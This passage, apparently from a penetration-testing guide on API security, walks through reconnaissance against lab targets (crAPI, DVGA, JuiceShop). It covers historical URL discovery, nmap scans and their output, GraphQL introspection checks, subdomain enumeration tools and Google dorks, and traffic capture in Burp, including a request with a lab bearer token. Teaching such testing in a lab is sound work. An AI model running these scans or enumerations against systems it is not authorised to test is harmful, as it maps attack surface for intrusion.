
Showing 1 to 15 of 1,107 entries (filtered from 45,739 total entries)

Figure 25: Searching for the targets software and version to check if an exploit is available via exploit-db

4.5.1.5 *Discovering Historical Data*

Discovering historical data can reveal paths, endpoints, parameters and usage examples of your target API where it is not documented currently in the newest version. This is important to note as the developer may not have removed old assets from the server, and therefore, discovering older documentation may reveal hidden assets still lurking.

We can use a tool for this called TheWayBackMachine or waybackurls (see Table 18), which will accept your target's domain as input, and then you can specify dates by how far back you wish to go. This can reveal older versions of the API documentation and may go as far back as the API's initial release, giving us a complete picture of all the past and present functionality, paths, files, endpoints, version numbers (/api/v1, /v2, /v3) and parameters. We can take this information and create a custom word list, which we can later use in a directory brute-force attack during our content discovery phase.



Explore more than 829 billion web pages saved over time

http://

Find the Wayback Machine useful?

Tools

Wayback Machine Availability API
Build your own tools.

WordPress Broken Link Checker
Banish broken links from your blog.

404 Handler for Webmasters
Help users get where they were going.

Subscription Service

Archive-It enables you to capture, manage and search collections of digital content without any technical expertise or hosting facilities. Visit Archive-It to build and browse the collections.

Save Page Now

https://

Capture a web page as it appears now for use as a trusted citation in the future.

Only available for sites that allow crawlers.

FAQ | Contact Us | Terms of Service (Dec 31, 2014)

Figure 26: Discovering historical data with TheWayBackMachine such as documentation

4.5.2 Active

Active reconnaissance is when we, as the tester, actively interact with our target to collect information directly. We can utilise active reconnaissance to probe deeper into our target to understand how their applications and APIs work, how they work together, how they have set up their infrastructure and mistakes the developer may have made. This could include leaving older API versions on the server instead of deprecating them, developer and test subdomains, deprecated parameters and endpoints that could be vulnerable and other common mistakes and oversights.


4.5.2.1 Port scanning

Port scanning our target(s) has many advantages to us as a security tester. First, we will want to know what ports are open (especially high and non-standard ports) and what services are running on those ports (identify version numbers). For this, we will use nmap and the nmap scripting engine (NSE), which will help us port scan our target and perform basic enumeration.

Option	Advantage
nmap -sC -sV -A 10.38.1.110	Scans the target for top 1000 TCP ports, uses default scripts from NSE (-sC), enumerates the service version (-sV) and uses the aggressive


	scan to detect possible operating system (OS) type (-A), version detection, traceroute and script scanning (Ball, 2022).
nmap -sV -p- 10.38.1.110	Scans the target for all ports from 1 through to 65535, providing extensive prot scanning coverage. This allows us to discover high ports, but may take some time (Ball, 2022). We use -sV to enumerate the version and –p– to detect all ports.
nmap -sV –script=graphql-introspection 10.38.1.110	Use the nmap scripting engine (NSE) to inspect GraphQL endpoints for introspection (see Table 18), which will allow for extensive GraphQL recon (see Figure 30), assuming the developer left introspection enabled, which it should not be in a production environment (Aleks and Farhi, 2023).

Table 27: Nmap scanning API options




```
┌──(kali㉿J78878)-[~]
└─$ sudo nmap -sC -sV -A -p 8888,22 10.38.1.110
```

Figure 27: Command example for basic nmap system enumeration - crAPI




```
PORT     STATE  SERVICE        VERSION
22/tcp   open   ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e8a9a3829048b3de48ff104ca22f9efd (ECDSA)
|_  256 f461c3c49c2464ae4c6d851479e7cfb3 (ED25519)
8888/tcp closed sun-answerbook
MAC Address: 08:00:27:BB:1E:09 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.28 ms 10.38.1.110

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.62 seconds
```

Figure 28: Enumerating via nmap running services and open ports - crAPI




```
┌──(kali㉿J78878)-[~]
└─$ sudo nmap -sV -p 5013 --script graphql-introspection.nse 10.38.1.110
```

Figure 29: NSE introspection enumeration using nmap - DVGA



```
PORT     STATE SERVICE VERSION
5013/tcp open  http    Ajenti http control panel
| graphql-introspection:
|   VULNERABLE:
|   GraphQL Server allows Introspection queries at endpoint: Endpoint: /graphql is vulnerable to introspection queries!
|     State: VULNERABLE
|       Checks if GraphQL allows Introspection Queries.
|
|     References:
|_      https://graphql.org/learn/introspection/
MAC Address: 08:00:27:BB:1E:09 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.11 seconds
```

Figure 30: Identifying GraphQL introspection - DVGA



```
┌──(kali㉿J78878)-[~]
└─$ sudo nmap -sV -p- 10.38.1.110
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-29 18:11 EDT
Nmap scan report for 10.38.1.110
Host is up (0.00013s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
3000/tcp open  ppp?
```

Figure 31: Scanning all ports and enumerating their services - JuiceShop

4.5.2.2 Subdomain Enumeration

We will also perform subdomain enumeration. This will give us a clear picture of the target's attack surface. After we enumerate the target domain for their subdomain, we will want to look for interesting subdomains such as developer, testing, admin, backup, api and possible debugging consoles. Some administrators think that by not indexing some of their subdomains, they are hidden and, as such, don't implement security (security through obscurity), and some subdomains might not be protected behind a firewall or load balancer like the main website might be.

We can enumerate the target subdomains using passive techniques via third-party services, enumerating SSL/TLS (HTTPS) certificate data and subdomain brute-forcing.

	Subdomain
1	api.target.com
2	dev-api.target.com
3	graphql.target.com

4	v1.api.target.com
5	auth.target.com
6	test-api.target.com

Table 28: Common API subdomains

Technique	Description	Tool
subfinder -d target.com | grep "api"	Subfinder is a project discover tool designed to use third-party services and optional API keys to scour the internet and discover subdomains for your target. The tools employ both active and passive techniques to perform subdomain enumeration. We can use arguments to output the subdomains and their corresponding IP address. This allows us to see in-range and out-of-range addresses.	Subfinder: https://github.com/projectdiscovery/subfinder
python sublist3r.py -d target.com	Sublist3r is a passive subdomain enumeration tool that accepts the domain of your target as input and uses various third-party services to scrape your target's subdomains. These include google, yahoo, virus total, etc.	Sublist3r: https://github.com/aboul3la/Sublist3r
amass enum -d target.com | grep api (Ball, 2022)	Enumerate your target domain and only output API-specific related subdomains.	Amass: https://github.com/owasp-amass/amass


crt.sh search bar GUI	crt.sh allows you to find all related subdomains to your target domain by fingerprinting their SSL certificates.	Third-Party Service: https://crt.sh/?q=
site:”*.target.com” site:”target.*”	We can use Google Dorks to enumerate the target subdomains and their top-level domain.	Third-Party Service: https://www.google.com

Table 29: Subdomain scanning techniques and tools

4.5.2.3 Walking The Application

Walking the application refers to proxying all our traffic through Burpsuite, clicking on everything the application offers, and understanding how the application and the API integration works. This involves clicking all the buttons, entering all data forms, registering a user, logging in, logging out, uploading, downloading and anything else the application offers that an anonymous and authenticated user can do. During this process, you will not do anything other than use the application as the developer intended. Here, we want to record all the requests made and filter the output for '/api' to identify API paths and endpoints.


Here, we use Firefox developer tools in our network tab and filter the requests by filtering for '/api' or '/graphql' in the search bar and also filter by 'XHR' to ensure we only see API-related traffic.



Status	Method	Domain	File
304	GET	10.38.1.110:3000	/api/Challenges/?name=Score Board
200	GET	10.38.1.110:3000	/api/Challenges/?name=Score Board
304	GET	10.38.1.110:3000	/api/Quantitys/
200	GET	10.38.1.110:3000	/api/SecurityQuestions/
201	POST	10.38.1.110:3000	/api/Users/
201	POST	10.38.1.110:3000	/api/SecurityAnswers/
304	GET	10.38.1.110:3000	/api/Quantitys/
200	POST	10.38.1.110:3000	/api/BasketItems/
200	GET	10.38.1.110:3000	6?d=Fri Sep 29 2023
200	POST	10.38.1.110:3000	/api/BasketItems/
200	GET	10.38.1.110:3000	24?d=Fri Sep 29 2023
200	POST	10.38.1.110:3000	/api/BasketItems/
200	GET	10.38.1.110:3000	1?d=Fri Sep 29 2023
200	POST	10.38.1.110:3000	/api/BasketItems/
200	GET	10.38.1.110:3000	42?d=Fri Sep 29 2023
200	DELETE	10.38.1.110:3000	11
200	GET	10.38.1.110:3000	Addresss
201	POST	10.38.1.110:3000	/api/Addresss/
200	GET	10.38.1.110:3000	Addresss
200	GET	10.38.1.110:3000	7
200	GET	10.38.1.110:3000	Deliverys


Figure 32: Identifying API endpoints with Firefox developer tools - JuiceShop

Here, we use Burpsute to walk the application and record all incoming traffic, which we can sort through for API paths and endpoints and start inspecting how they work.



http://10.38.1.110:3000	GET	/api/Addresss/7		200	644	JSON
http://10.38.1.110:3000	PUT	/api/BasketItems/10		200	513	JSON
http://10.38.1.110:3000	DELETE	/api/BasketItems/9		200	386	JSON
http://10.38.1.110:3000	GET	/api/Cards		200	386	JSON
http://10.38.1.110:3000	GET	/api/Deliverys		200	624	JSON
http://10.38.1.110:3000	GET	/api/Deliverys/1		200	463	JSON
http://10.38.1.110:3000	GET	/api/Products/24?d=Fri%...	✓	200	733	JSON
http://10.38.1.110:3000	GET	/api/Products/6?d=Fri%2...	✓	200	621	JSON
http://10.38.1.110:3000	GET	/api/Recycles/		200	432	JSON

Figure 33: Identifying API endpoints with Burpsuite - JuiceShop




```
GET /api/Addresss/7 HTTP/1.1
Host: 10.38.1.110:3000
Accept: application/json, text/plain, */*
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI
6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJoYWNrZXJKNzg4NzhAaGFja2VybWF
uLmNvbSIsInBhc3N3b3JkIjoiMzhlNWM2NDVhNDdlOWViNjE3YjZkYmJiYTNlY2VlYjQiLCJ
yb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjA
uMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF
1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiI
yMDIzLTA5LTI5IDIyOjE0OjEyLjE2MSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTA5LTI
5IDIyOjE0OjEyLjE2MSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2OTYwMjU
5MjN9.sfb2nL3Tc4USy4Uyj70gDxntap4Zxo6_faUHrln3PfEE-J4JLnqUt-yjQo2AT4ikPD
a3SQbQ9ILUkn4RWzs5eFirL_xP8lwNtLgWzzKP1sYSoGinBttqNJwg544w9_mSZwnlWLfgYF
JQwlEHX4UpKvpSn13yWCpDLb-PCyGBeBU
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
Referer: http://10.38.1.110:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI
6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJoYWNrZXJKNzg4NzhAaGFja2VybWF
uLmNvbSIsInBhc3N3b3JkIjoiMzhlNWM2NDVhNDdlOWViNjE3YjZkYmJiYTNlY2VlYjQiLCJ
yb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjA
uMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF
1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiI
yMDIzLTA5LTI5IDIyOjE0OjEyLjE2MSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTA5LTI
5IDIyOjE0OjEyLjE2MSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2OTYwMjU
5MjN9.sfb2nL3Tc4USy4Uyj70gDxntap4Zxo6_faUHrln3PfEE-J4JLnqUt-yjQo2AT4ikPD
a3SQbQ9ILUkn4RWzs5eFirL_xP8lwNtLgWzzKP1sYSoGinBttqNJwg544w9_mSZwnlWLfgYF
JQwlEHX4UpKvpSn13yWCpDLb-PCyGBeBU
Connection: close
```

```
HTTP/1.1 200 OK
